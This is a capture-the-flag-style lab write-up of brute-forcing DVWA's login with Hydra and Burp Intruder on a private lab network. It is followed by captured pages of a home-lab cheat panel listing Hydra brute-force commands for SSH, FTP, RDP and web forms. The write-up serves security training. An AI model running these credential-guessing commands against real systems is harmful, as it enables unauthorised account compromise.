🛡️ DVWA Brute Force (Low Security) – Full Walkthrough & Recap

🎯 Objective:

Gain access to the **DVWA login-protected area** by brute-forcing valid credentials through the **Brute Force** module, with security level set to **Low**.

🧭 Environment Setup

- **Target IP**: `10.10.10.20`
- **App**: DVWA (Damn Vulnerable Web Application)
- **Security Level**: `Low`
- **Accessed via**: `http://10.10.10.20/dvwa/vulnerabilities/brute/`
- **Attacker System**: Ubuntu (local VM with tools installed)

🔧 Tools Used

Tool	Purpose
Burp Suite Community	Manual login attempts, request analysis, brute force testing
Hydra	Automated CLI brute force tool
Wordlists	`/usr/share/wordlists/rockyou.txt`, Xato's 10M password list

🔍 Step-by-Step Attack Breakdown

✅ Step 1: Login to DVWA

- Default credentials worked:
  - **Username**: `admin`
  - **Password**: `password`
- Navigated to the **DVWA Security** tab → Set security level to **Low**

✅ Step 2: Identified the Login Mechanism

- Navigated to:
- `http://10.10.10.20/dvwa/vulnerabilities/brute/`
- Observed a login form taking:
  - `username`
  - `password`

- Using **Burp Proxy**, captured the request and confirmed:
  - **Method**: `GET`
  - Example request:
  - `GET /dvwa/vulnerabilities/brute/?username=admin&password=wrong&Login=Login`

✅ Step 3: Manual Testing via Browser

- Tested wrong creds: got failure message `Username and/or password incorrect.`
- This string became our **hydra failure condition**

🔁 Attempted Attack 1: Hydra with `http-post-form` ❌

```
hydra -l admin -P wordlist.txt 10.10.10.20 http-post-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Login failed"
```

Issue:

- DVWA Low uses **GET**, not POST → All attempts failed.
- Hydra output returned HTML responses instead of clear login results.

✅ Working Attack: Hydra with `http-get-form`

~~`hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.20 http-get-form "/dvwa/vulnerabilities/brute/?username=admin&password=^PASS^&Login=Login:Username and/or password incorrect."`~~

- I did not get this to work – used burp
- ~~Hydra clearly returned the working login:~~
- ~~`login: admin  password: password`~~

✅ Parallel Attack: Burp Suite Intruder

- Sent GET request to Intruder
- Marked `password=§value§` as payload position
- Loaded small password list
- **Grep match** used for `Username and/or password incorrect.`
- **Response length** helped identify valid login:
  - Failed responses: Length = 5113
  - **Successful response**: Length = 5156 (password: `password`)

📸 [See screenshots below for user review only.]

✅ Final Result:


Field	Value
Username	`admin`
Password	`password`


Successfully logged in manually at:


`http://10.10.10.20/dvwa/login.php`

📌 Lessons Learned:

- Always inspect the HTTP method — GET vs POST matters for Hydra modules.
- Use Burp Intruder for clear visual analysis and response size comparisons.
- Hydra struggles when failure strings aren't specific — Burp helps debug that fast.
- DVWA Low doesn't need session cookies or CSRF handling (unlike Medium/High).




DVWA Security :: Damn
Home Lab Dashboard
Cheat Panel — CTF Tool
Not secure 10.10.10.30:8081/cheats/index.html
Recon Cheats
Nmap
FFUF
Gobuster
Dirsearch
Brute/Crack
Hydra
John the Ripper
Resources/Links
Links
Sandbox
JS Crypto Sandbox
CTF Cheat Dashboard
Click a tool to view syntax and usage examples. Load raw .txt to copy into VMs.
Hydra Cheats
SSH brute force
hydra -l root -P rockyou.txt ssh://TARGET
HTTP POST form
hydra -l admin -P passlist.txt TARGET http-post-form "/login.php:user=^USER^&pass=^PASS^:F=Invalid login"
FTP brute force
hydra -L users.txt -P pass.txt ftp://TARGET
RDP brute (Windows)
hydra -t 4 -V -f -l admin -P pass.txt rdp://TARGET
Open raw .txt version


DVWA Security :: Damn
Home Lab Dashboard
Cheat Panel — CTF Tool
10.10.10.30:8081/cheats
Not secure 10.10.10.30:8081/cheats/txt/hydra.txt
Maltese
English
SSH brute force
hydra -l root -P rockyou.txt ssh://TARGET
HTTP POST form
hydra -l admin -P passlist.txt TARGET http-post-form "/login.php:user=^USER^&pass=^PASS^:F=Invalid login"
FTP brute force
hydra -L users.txt -P pass.txt ftp://TARGET
RDP brute (Windows)
hydra -t 4 -V -f -l admin -P pass.txt rdp://TARGET
Remove this wordlist
Syntax: DVWA Lab
hydra -l admin -P /usr/share/wordlists/xato-net-10-million-passwords-1000000.txt 10.10.10.20 http-get-form "/dvwa/vulnerabilities/brute/?username=admin&password=^PASS^&Login=Login:Username and/or password incorrect."

DVWA

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms